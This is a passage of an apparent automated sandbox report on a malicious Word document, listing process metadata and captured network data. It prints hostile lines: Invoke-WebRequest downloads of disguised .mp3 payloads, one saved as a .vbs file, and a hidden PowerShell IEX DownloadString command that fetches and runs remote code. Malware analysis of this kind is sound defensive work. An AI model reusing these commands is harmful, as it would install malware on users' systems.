| 2021-11-04 00:49:50 UTC | 3 | IN | Data Raw: 63 64 20 24 45 6e 76 3a 54 65 6d 70 0a 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 72 69 20 22 68 74 74 70 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 72 61 77 2f 6d 61 69 6e 2f 32 2e 6d 70 33 22 20 2d 4f 75 74 46 69 6c 65 20 22 74 65 6d 70 35 34 36 38 35 22 0a 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 72 69 20 22 68 74 74 70 73 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 72 61 77 2f 6d 61 69 6e 2f 31 2e 6d 70 33 22 20 2d 4f 75 74 46 69 6c 65 20 22 65 6e 64 2e 76 62 73 22 0a 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 72 69 20 22 68 74 74 70 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 72 61 77 2f 6d 61 69 6e 2f 33<br>Data Ascii: cd $Env:TempInvoke-WebRequest -Uri "http://github.com/ssbb36/stv/raw/main/2.mp3" -OutFile "temp54685"Invoke-WebRequest -Uri "https://github.com/ssbb36/stv/raw/main/1.mp3" -OutFile "end.vbs"Invoke-WebRequest -Uri "http://github.com/ssbb36/stv/raw/main/3 |

# Code Manipulations

# Statistics

## Behavior

Click to jump to process

# System Behavior

## Analysis Process: WINWORD.EXE PID: 2096 Parent PID: 596

### General

| | |
|---|---|
| Start time: | 01:49:15 |
| Start date: | 04/11/2021 |
| Path: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| Wow64 process (32bit): | false |
| Commandline: | "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding |
| Imagebase: | 0x13fc80000 |
| File size: | 1423704 bytes |
| MD5 hash: | 9EE74859D22DAE61F1750B3A1BACB6F5 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

| | |
|---|---|
| Reputation: | high |

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

#### File Read

### Registry Activities

Show Windows behavior

#### Key Created

#### Key Value Created

#### Key Value Modified

## Analysis Process: powershell.exe PID: 2432 Parent PID: 2096

### General

| | |
|---|---|
| Start time: | 01:49:18 |
| Start date: | 04/11/2021 |
| Path: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | false |
| Commandline: | Powershell.exe -NoP -NonI -W Hidden -Exec Bypass IEX(New-Object Net.WebClient).DownloadString('http://github.com/ssbb36/stv/raw/main/5.mp3') |
| Imagebase: | 0x13f590000 |
| File size: | 473600 bytes |
| MD5 hash: | 852D67A27E454BD389FA7F02A8CBE23F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000001.00000002.418320805.0000000000250000.00000004.00000020.sdmp, Author: Florian Roth |
| Reputation: | high |

### File Activities

Show Windows behavior

#### File Read

### Registry Activities

Show Windows behavior

# Disassembly

## Code Analysis